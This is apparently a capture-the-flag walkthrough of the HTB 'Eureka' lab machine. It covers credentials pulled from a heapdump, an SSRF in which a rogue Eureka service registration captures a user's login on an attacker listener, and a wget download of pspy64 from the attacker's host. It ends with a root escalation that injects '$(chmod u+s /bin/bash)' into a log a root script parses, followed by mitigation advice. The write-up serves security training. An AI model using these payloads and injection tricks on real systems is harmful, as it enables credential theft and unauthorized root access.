
Found a credential in the JSON report and used it to log in.
1
2
┌──(kali㉿kali)-[~/HTB-machine/eureka]
└─$ cat heapdump_forensic_report_20250428_074922.json
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
        },
        {
          "value": "https://github.com/google/error-prone/error_prone_annotations\",connection=\"scm:git:https://github.com/google/error-prone.git/error_prone_annotations\",developer-connection=\"scm:git:git@github.com:googl...",
          "severity": "high",
          "is_threat": false,
          "entropy": null
        },
        {
          "value": "http://EurekaSrvr:0scarPWDisTheB3st@localhost:8761/eureka/!\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0001\u0000\u0000\u0000\u0000\b\u0000\u0000\u0000\u0010\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000X!\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0000\u0001\u0000\u0000\u0000\u0000x\u0000\u0000\u0000\b\u0000\u0000\u0000",
          "severity": "high",
          "is_threat": false,
          "entropy": null
        },
        {
          "value": "http://localhost:8761/eureka/!\u0000\u0000\u0000\u0000@Ψ\u0000\u0000\u0000\u0001\u0000\u0000\u0000\u0000",
          "severity": "high",
          "is_threat": false,
          "entropy": null
        },
Got credentials EurekaSrvr : 0scarPWDisTheB3st

SSRF
To exploit SSRF, we created a fake service using the blog post Hacking Netflix Eureka. For this, we sent the root request GET / to the repeater. We then changed the method to POST and set the Content-Type to application/json. Used the following payload:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
{
  "instance": {
    "instanceId": "USER-MANAGEMENT-SERVICE",
    "hostName": "10.10.14.58",
    "app": "USER-MANAGEMENT-SERVICE",
    "ipAddr": "10.10.14.58",
    "vipAddress": "USER-MANAGEMENT-SERVICE",
    "secureVipAddress": "USER-MANAGEMENT-SERVICE",
    "status": "UP",
    "port": { "$": 8081, "@enabled": "true" },
    "dataCenterInfo": {
      "@class": "com.netflix.appinfo.InstanceInfo$DefaultDataCenterInfo",
      "name": "MyOwn"
    }
  }
}

After sending the payload, we received the credentials on our listener.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌──(kali㉿kali)-[~]
└─$ nc -nlvp 8081

listening on [any] 8081 ...

connect to [10.10.14.58] from (UNKNOWN) [10.10.11.66] 51718
POST /login HTTP/1.1
X-Real-IP: 127.0.0.1
X-Forwarded-For: 127.0.0.1,127.0.0.1
X-Forwarded-Proto: http,http
Content-Length: 168
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.8
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Cookie: SESSION=OTAzYjQ1YTUtNjljMy00ZWQ1LTkzYmMtMDhjNmZjZjFjNGMx
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
Forwarded: proto=http;host=furni.htb;for="127.0.0.1:42716"
X-Forwarded-Port: 80
X-Forwarded-Host: furni.htb
host: 10.10.14.58:8081

username=miranda.wise%40furni.htb&password=IL%21veT0Be%26BeT0L0ve&_csrf=2_O6f-s8BheHpjxh0Hn7snwo1jDrAOcXAmDsXUgsZQ67JC83upKCHdxZYiWqxQkH4lTP1koQ-wjbNIU6ZgXdO34dBzaCHRwG
As an alternative, we can use curl to send the request. Here’s how you can do it:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
┌──(kali㉿kali)-[~]
└─$ curl -X POST http://EurekaSrvr:0scarPWDisTheB3st@127.0.0.1:8761/eureka/apps/USER-MANAGEMENT-SERVICE -H 'Content-Type: application/json' -d '{
  "instance": {
    "instanceId": "USER-MANAGEMENT-SERVICE",
    "hostName": "YOURIP",
    "app": "USER-MANAGEMENT-SERVICE",
    "ipAddr": "YOURIP",
    "vipAddress": "USER-MANAGEMENT-SERVICE",
    "secureVipAddress": "USER-MANAGEMENT-SERVICE",
    "status": "UP",
    "port": { "$": 8081, "@enabled": "true" },
    "dataCenterInfo": {
      "@class": "com.netflix.appinfo.InstanceInfo$DefaultDataCenterInfo",
      "name": "MyOwn"
    }
  }
}'
Logged in through SSH using the following credentials:
1
Password: IL!veT0Be&BeT0L0ve
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
┌──(kali㉿kali)-[~]
└─$ ssh miranda-wise@10.10.11.66
miranda-wise@10.10.11.66's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-214-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Tue 29 Apr 2025 12:30:32 PM UTC

  System load:           0.1
  Usage of /:            60.5% of 6.79GB
  Memory usage:          41%
  Swap usage:            0%
  Processes:             244
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.66
  IPv6 address for eth0: dead:beef::250:56ff:fe95:b616


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

2 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Tue Apr 29 12:30:34 2025 from 10.10.14.58
miranda-wise@eureka:~$ ls
snap  user.txt
miranda-wise@eureka:~$ cat user.txt
*****************730e015030ffe26
miranda-wise@eureka:~$
Privilege Escalation
Upload pspy64 to Remote SSH
To upload pspy64 to the remote SSH, follow these steps:
- Start a local HTTP server to serve the file:
1
2
┌──(kali㉿kali)-[~]
└─$ python3 -m http.server 8000
- On the remote SSH, download the file using
wget:
1
miranda-wise@eureka:~$ wget http://<tun0-ip>:8000/pspy64
- Make the file executable:
1
miranda-wise@eureka:~$ chmod +x pspy64
- Finally, run the tool:
1
miranda-wise@eureka:~$ ./pspy64
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
miranda-wise@eureka:/var/www/web/user-management-service$ wget http://10.10.14.58:8000/pspy64
--2025-04-29 12:48:33--  http://10.10.14.58:8000/pspy64
Connecting to 10.10.14.58:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: ‘pspy64’

pspy64                                  100%[============================================================================>]   2.96M   267KB/s    in 12s

2025-04-29 12:48:46 (251 KB/s) - ‘pspy64’ saved [3104768/3104768]

miranda-wise@eureka:/var/www/web/user-management-service$ ls
HELP.md  log  mvnw  mvnw.cmd  pom.xml  pspy64  src  target
miranda-wise@eureka:/var/www/web/user-management-service$ chmod +x pspy64
miranda-wise@eureka:/var/www/web/user-management-service$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d


     ██▓███    ██████  ██▓███ ▓██   ██▓
    ▓██░  ██▒▒██    ▒ ▓██░  ██▒▒██  ██▒
    ▓██░ ██▓▒░ ▓██▄   ▓██░ ██▓▒ ▒██ ██░
    ▒██▄█▓▒ ▒  ▒   ██▒▒██▄█▓▒ ▒ ░ ▐██▓░
    ▒██▒ ░  ░▒██████▒▒▒██▒ ░  ░ ░ ██▒▓░
    ▒▓▒░ ░  ░▒ ▒▓▒ ▒ ░▒▓▒░ ░  ░  ██▒▒▒
    ░▒ ░     ░ ░▒  ░ ░░▒ ░     ▓██ ░▒░
    ░░       ░  ░  ░  ░░       ▒ ▒ ░░
                   ░           ░ ░
                               ░ ░

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /var /opt] (recursive) | [] (non-recursive)
Draining file system events due to startup...
done
2025/04/29 12:50:25 CMD: UID=1001  PID=112859 | ./pspy64
....
....
....
2025/04/29 12:50:25 CMD: UID=0     PID=110325 |
log/application.log
2025/04/29 12:52:01 CMD: UID=0     PID=112924 | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
2025/04/29 12:52:01 CMD: UID=0     PID=112923 | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
2025/04/29 12:52:01 CMD: UID=0     PID=112927 | /bin/bash /opt/log_analyse.sh /var/www/web/user-management-service/log/application.log
2025/04/29 12:52:01 CMD: UID=0     PID=112926 | /bin/bash /opt/log_analyse.sh /var/www/web/user-management-service/log/application.log
2025/04/29 12:52:01 CMD: UID=0     PID=112930 | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
2025/04/29 12:52:01 CMD: UID=0     PID=112929 | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
2025/04/29 12:52:01 CMD: UID=0     PID=112928 | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
2025/04/29 12:52:01 CMD: UID=0     PID=112931 | /bin/bash /opt/log_analyse.sh /var/www/web/user-management-service/log/application.log
2025/04/29 12:52:01 CMD: UID=0     PID=112934 | /bin/bash /opt/log_analyse.sh /var/www/web/cloud-gateway/log/application.log
The log_analyse.sh script is running as root (UID=0) and processing /var/www/web/cloud-gateway/log/application.log
let Analysis the /opt/log_analyse.sh and see what is happening here
The relevant part of the log_analyse.sh script, specifically the analyze_logins function, which processes login attempts:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
analyze_logins() {
    # Process successful logins
    while IFS= read -r line; do
        username=$(echo "$line" | awk -F"'" '{print $2}')
        if [ -n "${successful_users[$username]+_}" ]; then
            successful_users[$username]=$((successful_users[$username] + 1))
        else
            successful_users[$username]=1
        fi
    done < <(grep "LoginSuccessLogger" "$LOG_FILE")

    # Process failed logins
    while IFS= read -r line; do
        username=$(echo "$line" | awk -F"'" '{print $2}')
        if [ -n "${failed_users[$username]+_}" ]; then
            failed_users[$username]=$((failed_users[$username] + 1))
        else
            failed_users[$username]=1
        fi
    done < <(grep "LoginFailureLogger" "$LOG_FILE")
}
What It Does:
grep "LoginSuccessLogger" "$LOG_FILE": Searches the log file for lines containingLoginSuccessLogger.username=$(echo "$line" | awk -F"'" '{print $2}'): Extracts the username by splitting the line on single quotes (‘) and taking the second field (the text between the first and second ‘).- Updates the
successful_usersarray with the username count.
Approach
1
miranda-wise@eureka:/var/www/web/cloud-gateway$ cd /var/www/web/cloud-gateway/; rm -rf log; mkdir log && cd log; nano application.log
create a log Entry like
1
2025-04-09T11:35:01.878Z  INFO 1172 --- [USER-MANAGEMENT-SERVICE] [http-nio-127.0.0.1-8081-exec-1] c.e.Furni.Security.LoginSuccessLogger    : User '\$(chmod u+s /bin/bash)'' logged in successfully\n2025-04-09T11:35:01.878Z  INFO 1172 --- [USER-MANAGEMENT-SERVICE] [http-nio-127.0.0.1-8081-exec-1] c.e.Furni.Security.LoginSuccessLogger    : User '\$(chmod u+s /bin/bash)'' logged in successfull
Command Injection:
- The script assigns the extracted username to the username variable:
username=$(chmod u+s /bin/bash). - The $(…) syntax in Bash is command substitution—it executes the command inside and substitutes the output.
- So, when the script runs this line, it executes chmod u+s /bin/bash as root (since the script runs as UID=0).
So Directly run this below command and wait for 1 min(Approximately) and then run bash -p
1
miranda-wise@eureka:/var/www/web/cloud-gateway$  rm log -rf && mkdir log && echo -e "2025-04-09T11:35:01.878Z  INFO 1172 --- [USER-MANAGEMENT-SERVICE] [http-nio-127.0.0.1-8081-exec-1] c.e.Furni.Security.LoginSuccessLogger    : User '\$(chmod u+s /bin/bash)'' logged in successfully\n2025-04-09T11:35:01.878Z  INFO 1172 --- [USER-MANAGEMENT-SERVICE] [http-nio-127.0.0.1-8081-exec-1] c.e.Furni.Security.LoginSuccessLogger    : User '\$(chmod u+s /bin/bash)'' logged in successfull" >> log/application.log
Run bash -p, so that bash retain its privileges:
1
2
3
4
5
6
7
8
9
10
miranda-wise@eureka:/var/www/web/cloud-gateway$ bash -p
bash-5.0# id
uid=1001(miranda-wise) gid=1002(miranda-wise) euid=0(root) groups=1002(miranda-wise),1003(developers)
bash-5.0# cd /root
bash-5.0# ls
log_analysis.txt  root.txt  snap
bash-5.0# cat root.txt
8fcc51e28a0b8abe3f19b33b6814a7b6
bash-5.0#

Mitigations & Security Recommendations
- Secure Actuator Endpoints: Restrict external access to Spring Boot Actuator endpoints (such as
/actuator/heapdump,/actuator/env). Block public exposure via reverse proxy configuration or secure actuators with Spring Security. - Secure Eureka Service Registry: Enable authentication (Basic Auth or OAuth2) on Netflix Eureka to restrict unauthorized clients from registering rogue services and redirecting internal microservices traffic.
- Secure Log Processing in Shell Scripts: Avoid processing user inputs in shell subscripts (
${assoc_array[$user]}). If a shell script must parse logs, validate and sanitize all extracted strings to ensure they do not contain command substitution characters ($,(,)). Better yet, use a memory-safe language like Python or Go for parsing logs. - SUID Binary Prevention: Audit directories regularly for unauthorized setuid binaries (like
/bin/bashwith SUID permission) and restrict file permissions on log directories so standard users cannot overwrite files parsed by privileged scripts.